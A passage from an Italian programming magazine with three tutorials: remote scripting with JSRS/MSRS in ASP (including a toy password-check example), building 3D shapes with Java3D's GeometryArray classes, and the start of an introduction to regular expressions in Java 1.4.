Ora, sempre nello stesso blocco di codice JavaScript, inseriamo l'effettiva chiamata alla funzione remota di convalida della password su engine.asp (supposto ovviamente che tale funzione sia resa esportabile):

```
function VerifyIt()
{  var szPassword = prompt('Immissione password:');
   jsrsExecute('engine.asp', cbVerifyIt, 'VerifyPassword',
                                         szPassword); }
```

Modifiche di codice a parte, la pagina client *verify.htm* rimane identica a quella sviluppata per MSRS. Eccone il listato completo:

```
<html>
  <head>
    <title>ioProgrammo RemoteScripting</title>
    <script language="JavaScript">
      function cbVerifyIt(bValid)
      { if(bValid)
          alert('Password corretta!')
        else
          alert('Password NON corretta!'); }
function VerifyIt()
  {  var szPassword = prompt('Immissione password:');
     jsrsExecute('engine.asp', cbVerifyIt,
                              'VerifyPassword', szPassword); }
</script>
</head>
<body>
<script language="JavaScript" src="jsrsClient.js"></script>
<a href="JavaScript: VerifyIt()">Verifica password</a>
</body>
</html>
```

IL SERVER

Implementare *engine.asp* tramite JSRS è molto semplice. Analogamente a MSRS è necessario abilitare la pagina all'utilizzo di JSRS, inserendo queste due linee di codice all'inizio della pagina:

```
<!-- #include file="jsrsServer.inc" -->
<% jsrsDispatch("VerifyPassword") %>
```

La prima riga effettua l'inclusione del codice necessario al funzionamento di JSRS lato server, la seconda si occupa di inizializzare e rendere esportabili le funzioni dichiarate come parametro a *jsrsDispatch()*. In questo caso si dichiara l'intenzione di voler rendere esportabile la funzione *VerifyPassword()*, a patto ovviamente che questa sia stata creata nella pagina (si veda il prossimo paragrafo). La funzione *VerifyPassword()* definita in *engine.asp* è identica a quella definita per l'esempio di server in MSRS, che per comodità riporto:

```
function VerifyPassword(szPassword)
{ return (szPassword == 'iop'); }
```

Nel listato che segue è possibile vedere il codice completo per la pagina appena creata.

```
<!-- #include file="jsrsServer.inc" -->
<% jsrsDispatch("VerifyPassword") %>
<script language="JavaScript" runat="server">
  function VerifyPassword(szPassword)
  { return (szPassword == 'iop'); }
</script>
```

Anche in questo caso il risultato è quello sperato. JSRS effettua egregiamente il proprio lavoro, chiamando la funzione di convalida remota in maniera trasparente e senza refresh del browser. Le caratteristiche funzionali, la semplicità di utilizzo e la compatibilità a livello browser di ambedue i componenti rendono questo tipo di soluzioni estremamente efficienti quando lo sviluppo di un'applicazione web deve tendere alla dinamicità di questa. In particolar modo, laddove tecnologie più recenti (.NET per esempio) non siano supportate o non vi sia l'intenzione di adottarle, MSRS e JSRS offrono più che una semplice soluzione ai problemi di interattività finora esposti. Ciò che contraddistingue le due soluzioni, però, è la tecnologia utilizzata nell'implementazioni di queste; mentre JSRS uti-

SOAP

Remote
Scripting: l'interattività a portata del web

Smart Navigation

Con la tecnologia *SmartNavigation*, integrata nel framework .net, è possibile includere tutte le funzionalità di *RemoteScripting* in maniera del tutto automatica e trasparente allo sviluppatore.

SOAP

Remote Scripting: l'interattività a portata del web

lizza esclusivamente JavaScript nel proprio modulo riservato alle pagine client, MSRS utilizza anche un'applet Java e questo può dare dei problemi. La funzionalità chiamata *LiveConnect* che permette al codice JavaScript di comunicare con tale applet (e in generale con gli oggetti esterni inclusi nella pagina), non è purtroppo presente in tutti i browser. Ciò vale anche per la JVM, richiesta per far funzionare l'applet stessa. I tempi di latenza in cui l'applet viene caricata, causano inoltre dei ritardi nella disponibilità del sistema ad effettuare operazione di *RemoteScripting*: talvolta per ovviare a questo inconveniente è addirittura necessario costruire un meccanismo di polling lato client per testare la disponibilità dell'applet. Un altro punto a sfavore di MSRS è inoltre il fatto che tale componente effettua il passaggio di parametri alle funzioni remote tramite GET e non tramite POST, limitando le dimensioni dei parametri passati. La versione server di MSRS, inoltre, è disponibile solo per ASP. JSRS d'altro canto risolve tutti i problemi di MSRS. Non utilizza applet Java ma puro codice JavaScript e inoltre sfonda la compatibilità di browser offerta da MSRS, offrendone un vasto elenco. È veloce, non ci sono tempi di attesa elevati perché non vi è alcuna JVM da caricare. Inoltre non è richiesto il supporto di *LiveConnect*. L'invio dei parametri alle funzioni remote è effettuato di preferenza tramite POST nei browser in cui è supportato, tramite GET in quelli in cui non lo è. La versione server di questo componente, inoltre, è disponibile in più ambienti server e non solo su ASP. Sebbene la scelta di quale componente utilizzare ricada unicamente sullo sviluppatore, si tenga in considerazione che MSRS è largamente utilizzato in quei contesti intranet dove il browser ed il sistema utilizzato dai client è ben noto e che il suo studio potrà risultare utile in ambiti di questo tipo, magari sviluppati non di recente.

Sul Web

MSRS, giunto alla versione 1.0b, viene installato di default con Visual InterDev ma è comunque prelevabile gratuitamente da MSDN all'indirizzo

http://msdn.microsoft.com/downloads/sample.asp?url=/MSDN-FILES/027/001/734/msdncompositedoc.xml&frame=true.

INSTALLAZIONE DI MSRS

MSRS, giunto alla versione 1.0b, viene installato di default con Visual InterDev ma è comunque prelevabile gratuitamente da MSDN all'indirizzo *http://msdn.microsoft.com/downloads/sample.asp?url=/MSDN-FILES/027/001/734/msdncompositedoc.xml&frame=true*. Se si manda in esecuzione il programma di setup, questo richiede il percorso dove si ha intenzione di installare il componente, proponendo *c:\inetpub\wwwroot_ScriptLibrary* come valore predefinito. Quando MSRS verrà utilizzato, cercherà i file di cui necessita per poter funzionare nella cartella *_ScriptLibrary* del server web IIS: se si utilizza un'altra cartella per contenere i dati del web server, è necessario inserirne il percorso in questo step di installazione. Se ad esempio IIS è stato configurato per utilizzare la directory *z:\wwwroot* per far fronte alle richieste http, il percorso di installazione di MSRS andrà impostato come *z:\wwwroot_ScriptLibrary*. Una volta terminata l'installazione, sarà possibile osservare questi elementi nella directory di installazione prescelta:

- **/docs** – Contiene la documentazione su MSRS, sulla sua installazione, sull'utilizzo lato server e lato client, sulla gestione degli errori, ecc…
- **/samples** – Contiene una serie di materiale di esempio, abbastanza utile per chi è alle prime armi con questa tecnologia
- **rs.htm** – Contiene le funzioni ed il sistema di gestione che implementano MSRS su pagine client. Implementato interamente in JavaScript, espone principalmente due metodi pubblici, chiamati *RSEnableRemoteScripting()* e *RSGetAspObject()*.
- **rs.asp** – Contiene le funzioni ed il sistema di gestione che implementano MSRS su pagine server. Anch'esso implementato interamente in JavaScript, contiene al suo interno il codice che effettua il dispatch verso le funzioni che si intendono richiamare nella pagina ASP e si occupa di ritornare al client i dati.
- **rsproxy.class** – Questa applet Java viene inserita automaticamente all'interno della pagina client in cui si include *rs.htm*. Non effettua alcuna interazione con l'utente (è invisibile) e si occupa principalmente di gestire la comunicazione tra lo script client e quello server.

REMOTESCRIPTING E ASP.NET

Per chi progetta applicazioni web sfruttando la piattaforma .NET, il problema legato all'interattività è definitivamente scomparso. Con la tecnologia SmartNavigation, integrata nel framework.NET è possibile includere tutte le funzionalità di RemoteScripting in maniera del tutto automatica e trasparente allo sviluppatore. Questa semplice riga a capo di una pagina ASP.NET abilita tale pagina a funzionare tramite *SmartNavigation*:

```
<%@Page SmartNavigation="True" %>
```

L'engine di ASP.NET include automaticamente il codice lato client necessario per implementare chiamate al codice su server web in maniera trasparente e senza flickering del browser. Molto curiosa è la somiglianza notevole a JSRS della tecnica con cui *SmartNavigation* viene implementato su client: viene creato un IFRAME trasparente in cui vengono caricati i dati tramite un gruppo di funzioni JavaScript. Da sottolineare è il fatto che se *SmartNavigation* è stato abilitato su di una pagina ASP.NET e il browser che ne effettua la richiesta non supporta tale tecnologia, il framework genera automaticamente codice adatto al browser.

Efran Cobisi

Introduzione
ALLA MODELLAZIONE 3D (parte terza)

J2SE 1.4

Giunti oramai al terzo appuntamento con la grafica 3D in Java, siamo pronti per investigare sul più affascinante e complesso dei temi trattati sin ora, l'essenza stessa della tridimensionalità: la modellazione di figure solide mediante codice.

File Sul CD
\soft\codice
\modellazione.java

Ebbene si, per quanto illuminazioni e textures contribuiscano a rendere affascinante una qualsiasi scena tridimensionale, per quanto le animazioni possano renderla credibile, nulla di tutto ciò sarebbe possibile se non avessimo degli oggetti visibili da poter utilizzare per generare delle forme che raffigurino ciò che vogliamo rappresentare con la nostra composizione. Andiamo quindi subito ad analizzare le varie possibilità che Java 3D offre agli apprendisti scultori. I metodi di generazione di solidi tridimensionali da utilizzare per comporre scene grafiche sono tre:

- Mediante le classi *Box, Cone, Cylinder* e *Spere.*
- Mediante la creazione di vertici per *punti, linee* e *poligoni bidimensionali.*
- Mediante i *caricatori di geometrie.*

Il primo metodo, gia utilizzato negli articoli precedenti, fa uso delle classi presenti nel package *com.sun .j3d.utils.geometry* per costruire, in maniera semplice e rapida, dei solidi di forma comune senza doversi perdere nella programmazione degli stessi. Abbiamo già avuto modo di vedere come sia semplice generare figure solide basandosi su queste classi generosamente forniteci dalla Sun ma, per utenti smaliziati, il solo utilizzo di figure geometriche predefinite è insufficiente, e dopo i primi esperimenti con cubi e piramidi, si rende necessario compiere il passo successivo, che consiste nel generare manualmente i solidi che vogliamo rappresentare mediante la dichiarazione di tutti i vertici che compongono la figura. Se ad esempio abbiamo la necessità di disegnare un punto nello spazio abbiamo bisogno di un vertice, per tracciare una linea ne servono due, mentre per generare un poligono necessitiamo di tre o più vertici.
Esistono due metodi per la creazione di solidi personalizzati dichiarati vertice per vertice, essi sono abbastanza diversi tra loro e danno vita a figure con caratteristiche differenti. Il primo fa uso della classe *Shape3D* del package *javax.media.j3d* ed è ad esempio il metodo con cui è stata realizzata la classe *ColorCube* utilizzata nel primo articolo, mentre il secondo si appoggia alla classe *Primitive* del package *com.sun.j3d .utils.geometry* ed è il sistema utilizzato per generare le classi *Cylinder* e *Sphere* con le quali abbiamo sperimentato l'illuminazione tridimensionale lo scorso mese. Generare solidi personalizzati basandosi su questi due metodi porta sicuramente a risultati interessanti, ma può alla lunga risultare tedioso il dover impostare manualmente le coordinate di ogni singolo punto nello spazio, senza tralasciare poi che per ogni vertice dovrebbero essere fornite anche informazioni sul *colore, superfici, textures* e *trasparenza.* Appare quindi evidente che una simile scelta può essere effettuata solo in caso di solidi con pochi vertici e quindi con geometrie piuttosto semplici. Nel caso di forme con un elevato grado di complessità, si rende necessario ricorrere ad un caricatore di geometrie, decisamente più comodo ed immediato.

COSA SERVE CONOSCERE

Come al solito, prima di gettarci nella scrittura di codice, è necessaria una breve introduzione alle classi e alla logica di realizzazione di contenuti tridimensionali. Ho preannunciato che in questo articolo tratteremo esclusivamente la realizzazione di figure solide che usufruiscono della classe *Shape3D,* occorre quindi capire come generare queste geometrie ed anche quali sono le caratteristiche che le differenziano da quelle ottenute con l'altro possibile metodo. Cominciamo con l'osservare più da vicino la classe che abbiamo scelto come base per il nostro solido. I metodi costruttori della classe *Shape3D* sono tre: uno senza parametri, uno che accetta un oggetto di tipo *Geometry* ed un altro che oltre all'oggetto *Geometry* appena citato ri-

Fig. 1: **Una piramide.**

Le API di Java 3D

Potete scaricare ed installare il software necessario per utilizzare gli esempi riportati collegandovi al sito:

http://java.sun.com

J2SE 1.4

Introduzione alla Modellazione 3D

chiede anche un oggetto *Appearance*. Inutile dire che il costruttore senza parametri è insufficiente per generare qualcosa, e va utilizzato soltanto nei casi in cui si debba impostare successivamente la geometria (*Geometry*) e l'estetica (*Appearance*) dell'oggetto visivo che si intende costruire. Il secondo costruttore è invece già in grado di compiere il lavoro che ci si aspetta che faccia, esso infatti riesce a costruire un'oggetto tridimensionale da poter visualizzare nel nostro universo. Il parametro richiesto, l'oggetto *Geometry*, deve però contenere tutti i dati riguardanti l'oggetto stesso, in modo che quest'ultimo possa venire renderizzato correttamente. La nostra attenzione deve quindi spostarsi su quest'ultima classe, *Geometry*, che è quella che maggiormente adopereremo per dichiarare i vertici della nostra creazione. Ma prima di ciò, analizziamo il terzo metodo costruttore, che oltre all'oggetto *Geometry* richiede anche un parametro *Appearance*. Quest'ultima classe, diversamente dalla *Geometry*, che contiene i dati di ogni singolo punto della figura che intendiamo generare, si occupa di come essa debba apparire all'utente piuttosto che della sua creazione, e quindi di tutte quelle informazioni che rientrano nella visualizzazione della figura stessa. A fine articolo ci addentreremo maggiormente nella descrizione della classe *Appearance*. Ora occupiamoci della sua collega *Geometry*, che ci è necessaria per iniziare il nostro lavoro. Iniziamo con il dire che la classe, essendo astratta, non è direttamente utilizzabile e delega quindi il lavoro alle sue sottoclassi. Quella che ci interessa particolarmente è *GeometryArray* che, come il nome suggerisce, altro non è che un array utilizzabile per contenere i dati di oggetti tridimensionali. Per poter creare un oggetto di tipo *GeometryArray* si rende necessario passare almeno due parametri al costruttore: il numero dei vertici che comporranno il nostro solido, ed il formato delle loro informazioni. Per quanto riguarda il primo parametro, non è che il numero dei vertici che intendiamo utilizzare per comporre la nostra figura e che siamo obbligati a conoscere a priori, mentre è meno evidente a cosa serva il secondo parametro. Dichiarare il formato delle informazioni che intendiamo utilizzare si rende necessario in quanto per ogni vertice della nostra figura possiamo fornire diversi tipi di dato. Nella classe *GeometryArray* sono presenti diverse costanti che possiamo utilizzare per dichiarare i dati che intendiamo fornire per ogni singolo vertice:

Sottoclassi di GeometryArray

Si dividono in due categorie: quelle che condividono i vertici e quelle che non li condividono. Le prime prendono come punto di partenza l'ultimo o gli ultimi due vertici dichiarati per tracciare una linea o una faccia che si congiunga con il vertice successivo, mentre per le seconde occorre dichiarare ogni volta ogni punto che compone la nuova linea o faccia.

Fig. 2: Un riassunto delle tre dimensioni.

- **COORDINATES**, sono le uniche obbligatorie poiché descrivono l'unico dato veramente fondamentale, vale a dire le coordinate spaziali del vertice.
- **NORMALS**, specifica che questo vertice include informazioni sulle superfici normali generate mediante il suo utilizzo.
- **COLOR_3**, specifica che questo vertice contiene informazioni sul suo colore ma non sulla trasparenza.
- **COLOR_4**, specifica che oltre le informazioni sul colore sono presenti anche informazioni sulla trasparenza.
- **TEXTURE_COORDINATE_2**, specifica che questo vertice contiene informazioni riguardo la mappatura di textures bidimensionali.
- **TEXTURE_COORDINATE_3**, specifica che questo vertice contiene informazioni riguardo la mappatura di textures tridimensionali.

È sufficiente includere come secondo parametro le costanti sopra indicate per ottenere una classe *GeometryArray* che si occupi di gestire l'esatto numero di informazioni necessarie. Alcuni degli esempi riportati in questo articolo forniscono, per ogni vertice, anche delle informazioni sul colore per poter osservare come queste vengano utilizzate in fase di creazione dell'oggetto. Occorre a questo punto dire che effettivamente noi non utilizzeremo direttamente neanche la classe *GeometryArray*, facendo invece uso di alcune delle sue sottoclassi, che svolgono compiti più specifici e che meglio si prestano agli esempi che dobbiamo realizzare.
Le sottoclassi di *GeometryArray* sono parecchie, ognuna adatta ad un particolare scopo, e sarebbe lungo ed inutile elencarle tutte, potete però trovare una brevi descrizione nei box laterali sul loro funzionamento ed utilizzo di massima. Prima di gettarci a testa bassa sulla nostra tastiera, spiegare la particolarità dei solidi generati utilizzando la classe *Shape3D*. Innanzitutto, come è stato possibile osservare nel primo articolo, (nel quale abbiamo utilizzato *ColorCube*, derivata appunto da *Shape3D)*, le figure ottenute utilizzando questo metodo non necessitano di illuminazione, e non sono quindi influenzate da nessun tipo di sorgente di luce. Occorre sapere che questo tipo di solidi, potendo possedere le informazioni sul colore dei propri vertici, molte volte ignorano le informazioni presenti nell'oggetto *Appearance* utilizzato nella costruzione di uno *Shape3D*, utilizzando invece il colore nativo di ogni vertice. Una volta appreso ciò si capirà il perché del comportamento bizzarro delle figure solide che adesso andremo a realizzare. Ora è davvero tutto, si passa alla pratica.

J2SE 1.4

Introduzione *alla Modellazione 3D*

REALIZZARE OGGETTI 3D

Come sempre, per poter generare una scena tridimensionale abbiamo bisogno di un'applicazione contenitore che includa la scena grafica che vogliamo realizzare. Questa applicazione, vista in tutti gli articoli precedenti, altro non fa che costruire un'interfaccia utente per visualizzare il nostro lavoro. Andiamo quindi a scrivere la nostra interfaccia:

```
import java.awt.*;
import javax.swing.*;
import javax.vecmath.*;
import javax.media.j3d.*;
import com.sun.j3d.utils.universe.*;
import com.sun.j3d.utils.geometry.*;
class Modellazione extends JFrame{
   public Modellazione(){
         super("Modellazione");
         setSize(800,600);
         setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
         JPanel nuovoPannello = new JPanel();
         nuovoPannello.setLayout(new BorderLayout());
         // Qui inseriremo il codice per la creazione
                                          dell'ambiente 3D
         Canvas3D tela = new Canvas3D(null);
         nuovoPannello.add("Center",tela);
         SimpleUniverse universo=new SimpleUniverse(tela);
         universo.getViewingPlatform()
                              .setNominalViewingTransform();
         // Iniziamo con il creare un Gruppo iniziale
         BranchGroup gruppo = new BranchGroup();
         // Inseriamo il codice per oggetti 3D in questo punto!!!
         gruppo.compile();
         universo.addBranchGraph(gruppo);
         // Fine dell'ambiente 3D
         setContentPane(nuovoPannello);
         show(); }
  public static void main(String[] args){
        new Modellazione(); }
}
```

Il codice riportato crea una finestra utilizzando le librerie *Swing* di Java, ne setta alcuni parametri, e vi inserisce un componente, *Canvas3D*, in grado di visualizzare contenuti tridimensionali. In quest'ultimo componente è inserito un oggetto di tipo *SimpleUniverse* che è effettivamente lo spazio tridimensionale nel quale andremo a lavorare. Creata una base per i nostri contenuti tridimensionali, andiamo ora a realizzare qualcosa di interessante, tracciando una linea che possa essere visualizzata nello spazio. Per fare ciò, abbiamo bisogno di poche linee di codice da inserire appena dopo il commento apposito riportato nel listato precedente. Eccole:

```
// Linea orizzontale
LineArray linea = new LineArray(2,LineArray.COORDINATES);
linea.setCoordinate(0,new Point3f(-0.5f ,-0.4f , 0.0f));
linea.setCoordinate(1,new Point3f( 0.5f ,-0.4f , 0.0f));
gruppo.addChild(new Shape3D(linea));
```

La classe *LineArray*, presente nel package *javax.media.j3d*, è una delle preannunciate sottoclassi di *GeometryArray*, utilizzabile nel nostro caso per creare una linea orizzontale. La prima riga di codice, dopo il commento, genera un oggetto *LineArray* impostando a due il numero di vertici da inserire, e dichiarando che per ognuno dei due vertici verranno rese note esclusivamente le informazioni riguardanti le loro coordinate. Impostare un numero di vertici maggiore di 2 risulta utile quando le linee da tracciare sono più di una, nel qual caso ogni linea avrà bisogno di due vertici separati per poter essere tracciata. Questo tipo di classe traccia linee spezzate. Se si vogliono disegnare linee continue si utilizzi invece la classe *LineStripArray*, che parte dall'ultimo vertice utilizzato per realizzare una nuova linea verso il successivo punto indicato. Una volta realizzato l'oggetto *LineArray*, il passo successivo consiste nell'impostare i dati dei due vertici che abbiamo dichiarato voler utilizzare tramite il metodo *setCoordinate(…)*. Il primo parametro richiesto altri non è che il numero del vertice per il quale dobbiamo inserire le coordinate, mentre il secondo è una struttura che si occupa di rappresentare un punto spaziale utilizzando tre dati di tipo float che rappresentano le coordinate nell'ordine *XY Z*. La classe *Point3f* può essere trovata nel package *javax.vecmath*. Una volta realizzata la geometria della forma che dobbiamo rappresentare, occorre utilizzarla per creare un oggetto *Shape3D* che possa essere correttamente visualizzato nella scena e, successivamente, aggiungerlo alla scena stessa. Questo è ciò che fa l'ultima linea di codice, che si occupa di creare una figura renderizzabile e di inserirla nello spazio 3D. Se provate a compilare e lanciare il programma, noterete la linea nella parte inferiore dello schermo, bianca, in quanto nessuna informazione sul colore è stata data, e sarà perfettamente visibile, come preannunciato, nonostante nessuna fonte di luce sia stata impostata. Dopo questo semplice esempio concentriamoci ora per produrre qualcosa di più impegnativo. Il passo successivo alla creazione di una retta nello spazio consiste nella la realizzazione di una figura bidimensionale, una geometria piana. Esistono diverse classi derivate da *GeometryArray* utilizzabili per generare l'esempio che ci apprestiamo a realizzare ma, nel caso specifico, useremo quella incaricata di gestire forme a quattro vertici cioè quadrati rombi trapezi e rettangoli. Per mostrare come poter sfruttare le capacità dei vertici di includere informazioni ulteriori alle le sole coordinate, creeremo questa figura utilizzando delle colorazioni evidenti e miscelate. Per realizzare tutto il lavoro occorre inserire il codice seguente esattamente sotto a quello che si occupava di tracciare la linea (in codice completo lo trovate sul CD):

```
// Quadrato colorato
QuadArray quadrato = new QuadArray(
```

Il listato completo

Il listato riportato nell'articolo è spezzettato in modo da portare il lettore alla realizzazione passo passo dell'esempio riportato. Potete recuperare la versione integrale del codice dal CD allegato alla rivista.

J2SE 1.4

Introduzione *alla Modellazione 3D*

```
        4,LineArray.COORDINATES|LineArray.COLOR_3);
quadrato.setCoordinate(0,new Point3f(-0.2f , 0.2f , 0.0f));
gruppo.addChild(new Shape3D(quadrato));
```

Come potete osservare dal listato, la classe *QuadArray*, derivata di *GeometryArray*, compie il proprio lavoro di gestione di forme a quattro vertici in maniera simile a *LineArray*, richiedendo cioè due parametri per poter essere correttamente inizializzata. Ma mentre prima il numero di vertici che dovevamo fornire era limitato a due, ora abbiamo bisogno di specificarne almeno quattro data la geometria che intendiamo realizzare. Volendo dotare la nostra figura di colori personalizzati, dobbiamo passare come secondo parametro due diversi *flag:* il primo, già visto, che si occupa di dichiarare che per ogni vertice verranno fornite delle informazioni riguardo le coordinate, ed un secondo, non utilizzato sin ora, che indica che vi saranno dati aggiuntivi per ogni vertice riguardo il colore da utilizzare per rappresentare lo stesso. Una volta fatto ciò, le successive righe di codice si occupano di impostare, per ogni punto dichiarato, le coordinate ed il colore, generando di fatto la geometria che andremo ad utilizzare per creare la forma 3D. L'ultima riga di codice si occupa infatti esattamente di questo, generando il solido tridimensionale ed aggiungendolo alla nostra scena. Proviamo ora a compilare: se tutto si svolge correttamente dovreste poter vedere, sopra la linea retta tracciata in precedenza, il nuovo quadrato, con i vertici ognuno di colore differente, che fa bella mostra di se nella nostra scena grafica. Non è stato poi così difficile generarlo no? Ma, non accontentandoci ancora, andiamo a realizzare finalmente una vera figura 3D, un qualcosa insomma che possa essere ruotato e manipolato come una qualsiasi figura nativa delle API di Java. Ciò che creeremo ora, sarà una piramide con caratteristiche simili a quelle della classe *ColorCube* vista nella prima lezione. Arrivati a questo punto, dovreste essere in grado di capire il listato seguente, che differisce molto poco per contenuti dai due precedenti.

```
// Piramide colorata
TriangleArray piramide = new TriangleArray(
        9,LineArray.COORDINATES|LineArray.COLOR_3);
// Coordinate e colori della prima faccia
piramide.setCoordinate(0,new Point3f( 0.0f , 0.2f , 0.0f));
gruppo.addChild(new Shape3D(piramide));
```

Molto brevemente, il codice appena riportato altro non fa che utilizzare la classe *TriangleArray* per generare tre triangoli con coordinate e colori differenti. Esistono altri metodi più rapidi e performanti per arrivare allo stesso risultato ma, per oggi, accontentatevi di utilizzare questo semplice sistema.
Se compilate il vostro programma, noterete che la piramide ora appare mostrando una delle sue facce in maniera statica e nascondendo tutta la sua tridimensionalità. Per poter apprezzare la reale geometria del solido dobbiamo fare in modo di osservarlo in movimento, sostituendo all'ultima riga di codice immessa, cioè:

```
gruppo.addChild(new Shape3D(piramide));
```

questo altro insieme di righe:

```
Transform3D modifica = new Transform3D();
Transform3D tmpModifica = new Transform3D();
modifica.rotX(Math.PI/4.0d);
tmpModifica.rotY(Math.PI/5.0d);
modifica.mul(tmpModifica);
TransformGroup trasformatore1 = new
                              TransformGroup(modifica);
TransformGroup trasformatore2=new TransformGroup();
trasformatore2.setCapability(
          TransformGroup.ALLOW_TRANSFORM_WRITE);
gruppo.addChild(trasformatore1);
trasformatore1.addChild(trasformatore2);
          Alpha tempo = new Alpha(-1,8000);
RotationInterpolator rotazione=
        new RotationInterpolator(tempo,trasformatore2);
BoundingSphere area = new BoundingSphere();
rotazione.setSchedulingBounds(area);
trasformatore2.addChild(rotazione);
trasformatore2.addChild(new Shape3D(piramide));
```

Mediante l'utilizzo di una semplice animazione possiamo ora finalmente apprezzare la reale tridimensionalità del solido. Prima di concludere voglio però introdurvi nelle possibilità offerte dalla classe *Appearance*, che, come gia detto, può modificare l'estetica del solido che abbiamo realizzato. Il codice seguente non è altro che la dichiarazione e l'utilizzo di un oggetto *Appearance* per la piramide che fa in modo che essa appaia in *wireframe*, e cioè con le sole linee di contorno tracciate. Il listato seguente và inserito in sostituzione dell'ultima righa di codice immesa, cioè:

```
trasformatore2.addChild(new Shape3D(piramide));
```

Ecco il codice:

```
PolygonAttributes pa= new PolygonAttributes();
pa.setPolygonMode(PolygonAttributes.POLYGON_LINE);
Appearance estetica = new Appearance();
estetica.setPolygonAttributes(pa);
trasformatore2.addChild(new Shape3D(piramide,estetica));
```

CONCLUSIONI

Anche questo articolo è terminato, spero vi abbia chiarito le idee sul come si può arrivare a generare solidi 3D in maniera relativamente semplice. Vedremo nei prossimi articoli quali strumenti Java3D mette a disposizione degli sviluppatori per semplificare il lavoro. A presto.

Giuliano Uboldi

Animazione in Java3D

Nel listato è stata riportata anche una breve animazione. Sebbene l'argomento non sia stato trattato, una breve spiegazione può essere trovata nel primo degli articoli di questa serie sul numero di Novembre 2002.

Espressioni
REGOLARI IN JAVA 1.4

J2SE 1.4

La versione J2SE 1.4 di Java prevede il supporto alle espressioni regolari, già note ai programmatori Perl. In quest'articolo mostreremo cosa sono e come utilizzarle nelle applicazioni Java.

File sul CD
\soft\codice\jdk14.zip

Un esempio
L'esempio più semplice di espressione regolare è una stringa semplice, "ciao" per esempio. L'insieme delle stringhe che rispetta tale pattern ha un singolo elemento ed è proprio la stringa "ciao".

In modo molto semplice possiamo definire un'espressione regolare come una stringa che consente di individuare un insieme, finito o infinito di altre stringhe. Questa definizione è comunque volutamente e notevolmente semplificata, ma sufficiente ai nostri scopi. In effetti, i concetti che si celano dietro le espressioni regolari sono ben più generali ed attingono a quella parte di teoria dell'informazione che analizza i linguaggi regolari, le grammatiche regolari e gli automi a stati finiti. Chi ha frequentato Scienze dell'Informazione, Informatica o Ingegneria Informatica sa perfettamente di cosa sto parlando. In pratica però, per sviluppare applicazioni Java che usino le espressioni regolari, non è assolutamente necessario conoscere nei particolari la teoria che c'è dietro. Come ho già detto, è sufficiente vedere un'espressione regolare come un pattern, scritto secondo delle regole che andremo ad esaminare, che consente di individuare un insieme di stringhe che lo "rispettano". L'esempio più semplice di espressione regolare è una stringa semplice, *"ciao"* per esempio. L'insieme delle stringhe che rispetta tale pattern ha un singolo elemento ed è proprio la stringa *"ciao"*. Per scrivere pattern in modo che individuino un insieme di cardinalità superiore ad uno è necessario introdurre dei caratteri speciali. Uno di questi per esempio è *\d* che indica una qualsiasi cifra da *0* a *9*. Il pattern *"ciao\d"* individuerà quindi un insieme composto da dieci stringhe: *"ciao0"*, *"ciao1"*, ..., *"ciao9"*. Forse però stiamo correndo un po' troppo...
Java 1.4 supporta le espressioni regolari; per farlo ha introdotto il nuovo package *java.util.regex* ed ha aggiunto alcuni metodi alla classe *String*. In quest'articolo vedremo come, e perché, utilizzare espressioni regolari nelle applicazioni Java. In particolare introdurremo i costrutti principali per la creazione dei pattern, mostreremo come trovare e sostituire sottostringhe in una stringa, introdurremo il nuovo package *java.util .regex* e infine mostreremo qualche esempio pratico d'utilizzo.

COSTRUTTI PER LE ESPRESSIONI REGOLARI

Java 1.4 adotta una particolare sintassi per costruire espressioni regolari molto simile a quella usata da Perl. Chi conosce Perl è quindi sicuramente avvantaggiato e riuscirà a capire come utilizzare le espressioni regolari in Java in pochissimo tempo. Per costruire un pattern è possibile usare i seguenti elementi:

- **Caratteri**. Come abbiamo visto, il pattern *"ciao"* era composto esclusivamente da caratteri. È possibile inoltre introdurre, all'interno di un pattern, caratteri "non ordinari" preceduti dal simbolo "\". Alcuni esempi sono lo spazio, il tab, la new line, ecc.. Per esempio *"ciao\n"* è un pattern che individua la stringa *"ciao"* seguita da un carattere di nuova linea.

- **Caratteri speciali.** Sono dei caratteri che all'interno delle espressioni regolari assumono un significato speciale e che in un certo senso caratterizzano l'espressione stessa. Caratteri speciali, come vedremo, sono *, ?, [,], \, ecc...

- **Classi di caratteri.** Sono delle espressioni racchiuse in parentesi quadra che individuano un insieme di caratteri. Per esempio la classe *[A-Z]* individua il range di caratteri (maiuscoli) compresi tra *A* e *Z*.

- **Classi di caratteri predefiniti**. All'interno di un pattern, alcune classi di carattere d'uso frequente possono essere specificate con un semplice carattere di controllo. Per esempio, la classe *[0-9]*, che indica tutte le cifre da *0* a *9*, come abbiamo visto può essere specificata con *\d*.

In Tab. 1, sono elencati alcuni dei caratteri che possono comparire all'interno di un'espressione regolare. Se quindi si vuole specificare un pattern per la stringa Mario Rossi dove il cognome è separato dal nome da

Carattere	Descrizione
x	Un carattere
\\	Backslash
\t	Tab
\n	New Line
\r	Carriage Return
\f	Form Feed
\e	Escape

Tab. 1: Caratteri per le espressioni regolari.

Classe	Descrizione
[abc]	*"a", "b" o "c"* (classe semplice)
[^abc]	Ogni carattere eccetto *"a", "b" o "c"* (negazione)
[a-zA-Z]	Da *"a"* a *"z"* o da *"A"* a *"Z"* (range)
[a-z-[bc]]	Da *"a"* a *"z"*, eccetto "b" e "c": *[ad-z]* (sottrazione)
[a-z-[m-p]]	Da *"a"* a *"z"*, eccetto da *"m"* a *"p"*: *[a-lq-z]*
[a-z-[^def]]	*"d", "e"* o *"f"*

Tab. 2: **Classi per le espressioni regolari.**


un tab, il risultato sarà l'espressione regolare *"Mario \tRossi"*. In Tab. 2, sono invece presenti alcune tra le principali classi di caratteri. Attraverso le classi, è possibile scrivere pattern che individuano insiemi di stringhe di cardinalità maggiore di uno o addirittura infinita. Il pattern *[abc]* individua tutte le stringhe composte da un singolo carattere che può essere *'a'*, *'b'*, o *'c'*. Il pattern *[A-Za-z]* invece, individua tutte le stringhe composte da un singolo carattere maiuscolo o minuscolo appartenente al range *A-Z* o *a-z*. Combinando l'uso delle classi a quello dei caratteri speciali è possibile ottenere stringhe che vanno oltre il singolo carattere. Per esempio con *[A-Z]** si individuano tutte le stringhe maiuscole composte dai caratteri di range *A-Z*. In questo caso, l'insieme di stringhe che rispetta *[A-Z]** è infinito. Come mostrato nella tabella, è possibile anche effettuare unioni, intersezioni e sottrazioni. In Tab. 3, sono presenti alcune delle classi di caratteri predefinite. Dire *[0-9]* oppure *\d* è quindi la stessa cosa. Sulla documentazione Sun relativa alla classe *Pattern* (vedi risorse) è possibile trovare altri comandi, di notevole importanza, che possono essere usati 